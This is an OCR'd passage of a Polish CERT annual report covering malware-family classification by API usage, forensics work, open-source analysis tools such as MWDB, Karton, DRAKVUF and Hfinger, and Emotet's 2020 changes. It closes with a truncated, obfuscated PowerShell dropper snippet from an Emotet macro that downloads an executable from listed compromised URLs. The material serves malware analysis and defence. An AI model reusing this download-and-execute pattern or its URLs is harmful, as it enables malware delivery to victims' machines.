
1. https://retdec.com
2. https://github.com/danielplohmann/smda

## Klasyfikacja na podstawie użytych API systemowych


Jednym z możliwych podejść do klasyfikacji plików, aby przypisać je do znanych rodzin szkodliwego oprogramowania, jest porównanie wykorzystywanych przez nie API systemowych.

Pierwszy etap naszej analizy polega na statycznym wykrywaniu wywołań funkcji Windows API w kodzie binarnym badanej aplikacji pozyskanym z pamięci podczas jej uruchomienia. Wykorzystujemy do tego celu narzędzie ApiScout[27] stworzone przez Daniela Plohmanna. Jednym z bardziej kompaktowych wyników dostarczanych przez ApiScout są wektory binarne o długości 1024, których każdy bit odpowiada jednej lub kilku "interesującym" (w szczególności z punktu widzenia analizy wstecznej) funkcjom o podobnym działaniu. W rezultacie otrzymujemy tzw. *ApiVector*, którego przykładowa wizualizacja znajduje się na rysunku 26.

[27] https://github.com/danielplohmann/apiscout




Rys. 26. Graficzna reprezentacja ApiVectora (ApiQR) z użyciem krzywej Hilberta z podziałem bitów na kategorie semantyczne. Źródło: http://byte-atlas.blogspot.com/2018/04/apivectors.html



Rys. 27. Graficzna reprezentacja ApiVectora (ApiQR) dla przykładowej próbki. Źródło: http://byte-atlas.blogspot.com/2018/04/apivectors.html

ApiVectory mogą służyć do pobieżnej oceny funkcjonalności analizowanej próbki, jak również do pomocy przy identyfikacji rodziny, korzystając z referencyjnej bazy danych. W projekcie SPARTA istotniejsze jest dla nas drugie zastosowanie, czyli określenie podobieństwa między analizowaną próbką a innymi znanymi plikami w celu klasyfikacji rodziny szkodliwego oprogramowania.

ApiScout nie działa bezpośrednio na plikach wykonywalnych na dysku, tylko na pamięci uruchomionego procesu. Dlatego pierwszym etapem analizy próbki jest jej uruchomienie w Drakvuf Sandbox (więcej o tym narzędziu można przeczytać na stronie 65), z którego otrzymujemy od kilku do kilkuset (a w skrajnych przypadkach nawet kilku tysięcy) zrzutów pamięci, dla których liczone są ApiVectory.

Ponieważ z każdą próbką związanych jest wiele ApiVectorów, musieliśmy uwzględnić ten aspekt przy opracowywaniu metody porównywania próbek. W pierwszym podejściu ApiVectory były agregowane w celu skonstruowania reprezentanta (również w formie ApiVectora), który następnie podlegał właściwej klasyfikacji zgodnie z wyuczonym modelem. Takie podejście nazwaliśmy klasyfikacją na poziomie próbek.

Sam mechanizm klasyfikacji jest prosty: reprezentant porównywany jest do ApiVectorów w wyuczonym modelu, które mają przypisane nazwy rodzin szkodliwego oprogramowania. Stopień podobieństwa jest obliczany na podstawie indeksu Jaccarda[28]. Model powstaje na bieżąco na podstawie nowych plików zbieranych w MWDB (więcej informacji o platformie MWDB znajduje się na stronie 64), czyli stosując tzw. uczenie online. Komponenty MWDB odpowiadające za automatyczne rozpoznawanie rodzin szkodliwego oprogramowania cechują się dużą dokładnością: prawie nie zdarzają się sytuacje, w której próbka zostałaby przypisana do niepoprawnej rodziny. Jednocześnie dla wielu próbek MWDB rodzina nie została automatycznie wykryta, na przykład w sytuacji, kiedy pojawia się nowy wariant szkodliwego oprogramowania. Próbki bez wykrytej rodziny nie trafiają do modelu, natomiast potencjalnie mogą zostać zaklasyfikowane właśnie na podstawie swoich ApiVectorów.

Żeby wybrać metodę konstrukcji reprezentantów oraz próg podobieństwa na potrzeby klasyfikacji, przeprowadziliśmy eksperymenty z klastrowaniem próbek. Pierwszym zastosowanym podejściem było wybieranie ApiVectora o najwyższej liczbie zapalonych bitów dla każdej próbki (pozostałe ApiVectory były odrzucane). Ostatecznie zdecydowaliśmy się na konstruowanie reprezentanta poprzez zastosowanie sumy logicznej na wszystkich odpowiadających sobie bitach. Takie podejście pozostawiało najwięcej informacji, a jednocześnie otrzymane rezultaty zachowywały różnorodność na tyle dobrze, że jako początkowy próg podobieństwa zostało wybrane po prostu 100 proc., czyli zagregowane ApiVectory musiały być identyczne, żeby uznać, że odpowiadają tej samej rodzinie.

Następnie zaimplementowaliśmy klasyfikację na poziomie pojedynczych zrzutów pamięci, czyli z pominięciem agregacji ApiVectorów. Klasyfikacja próbki jest sumą (zbiorem) klasyfikacji zrzutów pamięci, które powstały w trakcie jej analizy w Drakvuf Sandbox. W tym podejściu model klasyfikatora jest analogiczny jak wcześniej, z tą różnicą, że składają się na niego ApiVectory policzone dla pojedynczych zrzutów pamięci wraz z wykrytymi identyfikatorami rodzin.

Z przeprowadzonych wstępnych testów wynika, że ta ostatnia metoda daje najlepsze wyniki. Dolną granicę jej skuteczności wyznaczyliśmy na 25,39 proc., przy czym nie znaleźliśmy ani jednego przypadku, w którym rodzina zostałaby przypisana niepoprawnie. Natomiast dolną granicę skuteczności klasyfikatora działającego na reprezentantach wyznaczyliśmy na 25,86 proc., ale minimalnie wyższy wynik otrzymaliśmy kosztem co najmniej 0,06 proc. klasyfikacji niepoprawnych.

W 2021 r. będziemy kontynuować prace nad klasyfikatorem, w szczególności w kierunku optymalizacji jego parametrów oraz produkcyjnego wdrożenia w ramach platformy MWDB.

[28] https://pl.wikipedia.org/wiki/Indeks_Jaccarda

System klasyfikacji powstał na bazie komponentów stworzonych przez CERT Polska, które udostępniamy na otwartych licencjach. W ich skład wchodzą: system zarządzania zadaniami Karton[29], biblioteka kliencka MWDB[30] oraz biblioteka do wspomagania analizy złośliwego oprogramowania Malduck[31].

## Forensics

W 2020 r. dalej rozwijaliśmy projekt "Zaawansowanego Laboratorium Kryminalistyki Śledczej" realizowany przez CERT Polska we współpracy z Zakładem Cyberbezpieczeństwa Politechniki Warszawskiej. Doświadczenia zebrane w tym okresie ze względu na specyficzny czas pandemii, mającej znaczący wpływ na działanie wielu instytucji, zwiększenie liczby obserwowanych zagrożeń występujących w cyberprzestrzeni, a także znaczące zapotrzebowania na usługi cyberbezpieczeństwa, nieco zmieniły nasze podejście do wytwarzanych w ramach projektu narzędzi.

Specjaliści Zespołu Analiz Informatyki Śledczej CERT Polska przede wszystkim koncentrują się na działaniach praktycznych oraz pracach "w terenie". Dzięki temu projekt zyskał dodatkowe zasoby oraz narzędzia wspomagające efektywną współpracę z organami ścigania oraz możliwości świadczenia wysokiej jakości usług analizy śledczej.

Prace prowadzone w ramach projektu pomogły wypracować szereg metodologii pomocniczych we współpracy z organami ścigania, stworzyć znaczne zaplecze laboratoryjne zarówno z zakresu odzyskiwania danych, naprawy uszkodzonych fizycznie jak i programowo nośników, analizy i wykrywania sygnałów radiowych, zabezpieczania i analizy materiału dowodowego zarówno dla urządzeń mobilnych, komputerów osobistych jak i urządzeń serwerowych. Sytuacja spowodowana pandemią Covid-19 miała wpływ na charakter prowadzonych w 2020 r. prac. Przyjęte podejście, zastosowane między innymi w realizacji środowiska do przeprowadzania oględzin czy eksperymentów procesowych, zaowocowało stworzeniem narzędzi oraz środowiska analitycznego, które sprostało szczególnym wymaganiom jakie niesie ze sobą praca zdalna, także w wymiarze pracy z nośnikami dowodowymi, w przypadku których nie można sobie pozwolić na ew. utratę integralności czy poufności danych.

W ramach projektu powstaje również mobilne laboratorium umożliwiające transport urządzeń do laboratorium stacjonarnego z zachowaniem ciągłości zasilania, przeprowadzania wstępnej akwizycji czy nawet zdalnej analizy w przypadkach, gdy krytyczny jest czas od momentu uzyskania dostępu do nośnika danych do jego przeanalizowania. Rozwijane było również dedykowane oprogramowanie i środowiska graficzne agregujące dane pozyskiwane między innymi z urządzeń radiowych, a także narzędzia które mogą zostać wykorzystane do walki ze skutkami działania złośliwego oprogramowania typu ransomware.

29 https://github.com/CERT-Polska/karton; patrz też str. 65
30 https://github.com/CERT-Polska/mwdblib
31 https://github.com/CERT-Polska/malduck

**Rys. 28. Wyposażenie mobilnego laboratorium, część serwerowa.**

**Rys. 29. Wyposażenie mobilnego laboratorium, część biurowa.**

Projekt jest współfinansowany przez Narodowe Centrum Badań i Rozwoju w ramach programu CyberSecIdent, nr umowy (CYBERSECIDENT/369234/I/NCBR/2017).


# Projekty open source

Trudno wyobrazić sobie współczesny świat bez projektów open source. Ruch wolnego oprogramowania zapoczątkowany w latach 80. XX wieku przez Richarda Stallmana — założyciela projektu GNU oraz Free Software Foundation — okazał się niezwykle wpływowy. Łatwy dostęp, możliwość modyfikacji oraz dzielenia się wprowadzonymi zmianami z innymi sprawiły, że społeczność programistów bez wahania przyjęła ten model rozwoju oprogramowania. Ideologia ta jest na tyle silna, że giganci tacy jak Microsoft, którego liderzy otwarcie uznawali wolne oprogramowanie za szkodliwe, dzisiaj również udostępniają swoje produkty na wolnych licencjach

Wierząc w potencjał oprogramowania open source, podobnie jak w poprzednich latach, w 2020 r. upubliczniliśmy wiele wewnętrznych projektów, które realizowaliśmy specjalnie na potrzeby naszego zespołu. Mamy nadzieję, że przydadzą się one społeczności analityków złośliwego oprogramowania, ułatwią im pracę i przyczynią się do podniesienia poziomu bezpieczeństwa użytkowników internetu, zarówno w Polsce, jak i na całym świecie.

## MWDB

Rosnąca z roku na rok skala oraz złożoność działań przestępców może stanowić wyzwanie dla wielu organizacji monitorujących aktualne zagrożenia. MWDB (Malware Database) zostało zbudowane jako odpowiedź na problemy związane z zarządzaniem próbkami złośliwego oprogramowania oraz informacjami zebranymi na ich temat.

Oprócz samego przechowywania i przeszukiwania zbioru próbek, do najbardziej podstawowych funkcji MWDB należy tworzenie powiązań między nimi, grupowanie ich w rodziny oraz dzielenie się informacjami z innymi użytkownikami.

Próbki nie są jedynym rodzajem obiektu, przechowywanym przez MWDB. Oprócz nich zdefiniowane zostały również:

- konfiguracje — ustrukturalnione dane, określające najważniejsze cechy próbki tj. adresy serwerów C&C, klucze szyfrujące, wersje itp., przechowywane w postaci plików JSON;
- bloby — pozostałe dane, nie posiadające żadnej struktury, przedstawione w czytelnej dla człowieka postaci, tj. ciągi znaków, injecty, szablony e-maili itp.

Bardziej zaawansowani użytkownicy docenią dostarczane przez MWDB REST API oraz dedykowaną bibliotekę mwdblib, służące do automatyzacji zadań oraz budowanie integracji z innymi serwisami.

MWDB wspiera również rozszerzenia oparte o pluginy, które mogą być przydatne do dostosowania aplikacji do wymagań specyficznych dla danej organizacji.

W 2019 r. udostępniliśmy MWDB jako usługę dającą dostęp do informacji uzyskanych przez systemy analityczne CERT Polska. Rok później, w czerwcu 2020 r. otworzyliśmy kod źródłowy aplikacji, dając możliwość uruchomienia prywatnych instancji MWDB.

Więcej o rozwoju MWDB w 2020 r. przeczytasz na str. 53

## Karton

Karton to framework służący do budowy dynamicznych potoków przetwarzania zadań, opartych o mikroserwisy. Karton dostarcza jednolitą platformę umożliwiającą oczekiwanie na zadania konkretnego typu (zawierające odpowiedni nagłówek) oraz wysyłanie do systemu nowych, które będą możliwe do przetworzenia przez inne usługi.

Podstawowym obiektem przekazywanym w systemie jest zadanie (ang. *task*). Zadanie zawiera nagłówki — metadane umożliwiające przekazanie go odpowiedniej usłudze oraz payload — zbiór danych potrzebnych do przetworzenia zadania. Usługi działające w systemie karton dzielą się na dwa rodzaje: konsumenci (ang. *consumer*) oraz producenci (ang. *producer*). Komunikacja odbywa się za pośrednictwem brokera (karton-system), który przekazuje zadania do wykonania na odpowiednie kolejki.

Jednym z założeń frameworku była minimalizacja zależności. Do poprawnego działania Karton wymaga dwóch usług: MinIO (lub odpowiednik wspierający API S3) — wykorzystywane do przechowywania większych obiektów (takich jak pliki binarne) i Redis — przechowujący aktualny stan systemu i dostarczający kolejki przetwarzania.

Oprócz samej biblioteki udostępniliśmy również szereg usług, które mogą zostać uruchomione w ekosystemie Karton:

- dashboard — prosta aplikacja webowa do wizualizacji aktualnego stanu systemu — działających serwisów, kolejek zadań oraz błędów;
- classifier — rozpoznaje rodzaj otrzymanego pliku i przekazuje je wyspecjalizowanym systemom;
- archive-extractor — wypakowuje archiwa ZIP, RAR, 7z itp;
- asciimagic — dekoduje dane zakodowane w postaci ASCII np. base64;
- mwdb-reporter — przekazuje wyniki analizy do instancji MWDB;
- autoit-ripper — wyciąga skrypty AutoIt z plików EXE;
- config-extractor — wyciąga konfigurację z plików wykonywalnych lub zrzutów pamięci zebranych podczas analizy w sandboxie;
- yaramatcher — skanuje pliki sygnaturami YARA.

Mimo że Karton został zaprojektowany z myślą o analizie złośliwego oprogramowania, nadaje się do innych zastosowań wymagających elastycznego systemu kolejkowego.

## DRAKVUF Sandbox

DRAKVUF Sandbox, dawniej znany pod nazwą DRAKMON, został upubliczniony na początku 2020 r. Projekt ma na celu zbudowanie systemu do analizy złośliwego oprogramowania, który oparty jest na monitorze DRAKVUF. Od samego początku DRAKVUF Sandbox projektowany był z myślą o integracji z resztą systemów istniejących w CERT Polska, stąd włączenie go do systemu opartego na frame-

worku Karton wymaga zmiany jedynie kilku wpisów w konfiguracji. Oprócz samego silnika analitycznego, DRAKVUF Sandbox dostarcza interfejs użytkownika w postaci aplikacji webowej, umożliwiającej przeglądanie wyników analizy, oraz zestaw modułów — post-procesów, które przetwarzają wykonane analizy z "surowej" postaci na wysokopoziomową. Instalacja oparta jest na paczkach DEB budowanych dla systemów Ubuntu 18.04, 20.04 oraz Debian Buster.

W ramach rozwoju sandboxa nasz zespół wspierał rozwój innych projektów, które wykorzystują to rozwiązanie.

## DRAKVUF

DRAKVUF jest programem monitorującym maszyny wirtualne działające pod hypervisorem Xen. W przeciwieństwie do popularnych rozwiązań opartych na agentach instalowanych wewnątrz maszyny, DRAKVUF wykorzystuje technikę VMI (Virtual Machine Introspection). Dzięki temu system działający w maszynie wirtualnej nie musi być specjalnie zmodyfikowany, aby umożliwić monitorowanie, a wykrycie działania programu śledzącego jest znacznie utrudnione. DRAKVUF jest w stanie przechwytywać wywołania systemowe, wywołania WinAPI, zapisywać rejony pamięci itp.

Pułapki, które zakłada DRAKVUF, oparte są na mechanizmie altp2m — w zależności od aktualnie wykonywanych instrukcji procesor "widzi" pamięć fizyczną na różne sposoby (widok oryginalny/zmodyfikowany). Implementacja altp2m wykorzystuje EPT (Extended Page Tables), które jest częścią rozszerzenia VT-x na platformach Intel. Dzięki temu maszyna wirtualna działa wydajnie, a wykrycie pułapek staje się znacznie utrudnione.

Oprócz wielu poprawek błędów w 2020 r. DRAKVUF zyskał dzięki naszemu zespołowi kolejny plugin — *tlsmon*, który monitoruje programy wykorzystujące TLS i zapisuje wygenerowane klucze. Umożliwia to odszyfrowanie komunikacji i analizę ruchu przez programy takie jak Wireshark.

## Xen

Xen to hypervisor typu 1 uruchamiany bezpośrednio na sprzęcie, w przeciwieństwie do popularnych VirtualBox czy VMWare Workstation, które wymagają systemu operacyjnego. Jako pierwszy zaimplementował odpowiednie interfejsy VMI, z których dzisiaj korzysta DRAKVUF. Mimo że Xen budowany jest od wielu lat, dotychczas brakowało w nim wsparcia dla technologii IPT — Intel Processor Trace.

Intel Processor Trace jest rozszerzeniem architektury x86-64 dostępnym na nowych procesorach marki Intel. Pozwala ono na zapisywanie śladu działania procesora, który daje m.in. możliwość zrekonstruowania przepływu sterowania programu. Oryginalnie zaprojektowana jako narzędzie służące do debugowania i profilowania, może również zostać wykorzystana do analizy złośliwego oprogramowania.

W sandboxie użycie Intel PT może stać się dodatkowym źródłem informacji na temat sposobu działania próbki. Oprócz obserwowania w jaki sposób program wchodzi w interakcję z systemem operacyjnym, można również dowiedzieć się jaki kod zawarty w próbce został wykonany. Taka wiedza może znacząco uprościć pracę osób analizujących złośliwe oprogramowanie, dając im informację na które miejsca w programie powinny zwrócić szczególną uwagę. Jest to wyjątkowo przydatne w przypadku programów zlinkowanych statycznie, zawierających dużą ilość kodu. Co więcej, wiedza o tym jaki kod został wykonany, może ujawnić również inne cechy próbki takie jak np. próby wykrycia maszyny wirtualnej.

Po kilku iteracjach, we współpracy z deweloperami pracującymi nad Xenem, udało się stworzyć, a następnie włączyć do głównego repozytorium zmiany dające użytkownikom dostęp do IPT.

Wsparcie dla Intel PT będzie oficjalnie dostępne w wersji Xen 4.15, której wydanie jest planowane na pierwszą połowę 2021 r.

## Hfinger

W 2020 r. opublikowaliśmy narzędzie do identyfikowania żądań protokołu HTTP złośliwego oprogramowania, które nazwaliśmy Hfinger[32]. Hfinger analizuje żądania HTTP w celu stworzenia ich krótkiej reprezentacji, "odcisku palca" (ang. *fingerprint*), podobnie jak ma to miejsce w przypadku obliczania funkcji skrótu z plików, np. SHA-256. Taka reprezentacja może zostać użyta do identyfikacji różnych rodzin złośliwego oprogramowania, np. w systemach monitorowania ruchu sieciowego lub systemach analizy behawioralnej aplikacji (sandbox).

Hfinger analizuje żądania HTTP pod kątem cech adresu URL, struktury i wartości nagłówków, wartości pól metody i wersji protokołu oraz własności treści żądania (payload). Przykładami cech są: długość URL, metoda żądania, kolejność użytych nagłówków czy długość pola danych. Cechy te są zamieniane na krótszą formę, która umożliwia kompaktową reprezentację najistotniejszych cech. Niemniej, forma ta nadal pozwala na proste odtworzenie oryginalnej wartości, co jest niemożliwe np. przy kryptograficznych funkcjach skrótu. Hfinger ma kilka trybów działania, różnych pod względem cech użytych do stworzenia fingerprinta. Tryby te pozwalają na osiągnięcie różnych celów, np. minimalizacji prawdopodobieństwa oznaczenia tym samym fingerprintem różnych rodzin malware'u lub zmniejszenia liczby tworzonych fingerprintów. Szczegółowy opis działania narzędzia znajduje się w dokumentacji.

Przy projektowaniu Hfingera skupiliśmy się na uzyskaniu jak największej unikalności fingerprintów pomiędzy różnymi rodzinami złośliwego oprogramowania. Oznacza to, że zminimalizowaliśmy szansę, by dwa żądania HTTP wysłane przez różne rodziny miały taką samą reprezentację. Dodatkowo zmniejszyliśmy prawdopodobieństwo, że fingerprint stworzony dla złośliwego oprogramowania będzie taki sam jak dla zwykłego oprogramowania, np. przeglądarki internetowej lub programu pocztowego. Ważną cechą narzędzia jest to, że informacje z fingerprinta mogą być odczytane bezpośrednio przez człowieka, umożliwiając szybkie zaznajomienie się z najważniejszymi cechami żądania, a także na odkrycie zależności między poszczególnymi fingerprintami, np. wykryciu zmian wartości nagłówka *User-Agent* przy jednoczesnej stałej strukturze żądania.

Oprócz rozróżnienia żądań pochodzących od różnych rodzin złośliwego oprogramowania, Hfinger może posłużyć także do grupowania żądań wewnątrz pojedynczej rodziny, np. w celu ustalenia charakteru wykonywanej operacji. Pomaga to w odróżnieniu, np. sprawdzenia adresu IP bota od jego rejestracji w botnecie. Mimo że Hfinger nie podaje nazw konkretnych rodzin złośliwego oprogramowania, to jeśli dostarczymy bazę odcisków powiązanych z takimi nazwami, narzędzie może taką identyfikację umożliwić.

Prace nad Hfingerem były współfinansowane przez instrument Unii Europejskiej „Łącząc Europę".

Wszystkie udostępnione projekty można znaleźć na naszym profilu w serwisie GitHub — https://github.com/CERT-Polska.

[32] https://github.com/CERT-Polska/hfinger

# Zagrożenia i incydenty krajowe

W tej części raportu opisujemy wybrane – nowe, bądź zyskujące na znaczeniu – zagrożenia, które w szczególny sposób dotyczyły polskich użytkowników internetu.

## Emotet

Podobnie jak rok wcześniej, w 2020 r. Emotet nadal pozostaje jedną z najbardziej popularnych i nieposkromionych rodzin złośliwego oprogramowania. Po raz pierwszy został zaobserwowany w 2014 r. jako modularny trojan bankowy[33] wymierzony w klientów niemieckich i austriackich banków. W kolejnych wersjach funkcje związane zarówno z wykradaniem haseł, jak i pieniędzy z kont zainfekowanych ofiar, były stopniowo rozbudowywane[34]. Jednak w 2017 r., w wersji czwartej oprogramowania, autorzy Emoteta postanowili porzucić moduł bankowy i skupić się na dalszym rozbudowywaniu botnetu za pośrednictwem m.in. modułu spamowego, a także wykradaniu maili i danych dostępowych do kont pocztowych z zaatakowanych komputerów.

Pod koniec stycznia 2020 r., japoński zespół CERT — JPCERT upublicznił narzędzie "EmoCheck"[35] pozwalające na sprawdzenie czy dany system został zainfekowany przez Emoteta.

W odpowiedzi na jego publikację, a także innego narzędzia pozwalającego na interakcję z serwerami C&C[36], autorzy trojana postanowili dokonać szeregu zmian w oprogramowaniu.


Rozwinięty został przede wszystkim algorytm generowania ścieżek plików i nazw procesów. Doszło również do zmian w protokole komunikacji z serwerem. Zauważone przez nas zmiany oraz wprowadzone sposoby zaciemnienia kodu opisaliśmy w artykule "Co tam u ciebie, Emoteciku"[37] dostępnym na naszym blogu. Oprócz zmian w plikach binarnych, autorzy oprogramowania zadbali również o regularne aktualizacje dokumentów ze złośliwymi makrami służącymi do pobierania i instalacji Emoteta na systemie ofiary. Mimo że pełniły cały czas bardzo podobną funkcję, to poziom ich obfuskacji przez rok zwiększał się stopniowo, co można zaobserwować na rys. 30.

33 https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/
34 https://securelist.com/analysis/publications/69560/the-banking-trojan-emotet-detailed-analysis/
35 https://github.com/JPCERTCC/EmoCheck
36 https://twitter.com/D00RT_RM/status/1186311826117713922
37 https://www.cert.pl/posts/2020/02/co-tam-u-ciebie-emoteciku/


```
# 2020-01-13
$Krmwmenrraah='Btyzbkgjd';
$Sfpclpevivj = '657';
$Jlshhmzfqyv='Jyxaeouu';
$Popdvfzbqlgpo=$env:userprofile+'\'+$Sfpclpevivj+'.exe';
$Bjvhvoao='Yubyksohlp';
$Cwwankycpma=.'new-object' NEt.WEBclIENt;
$Ndcfhdwmqg='http://www.opccmission.org/wp-includes/PRQWj892236/*http://butterflyvfx.synergy-college.org/3fb7513/*https://www.app48.cn/logreport/01416692/
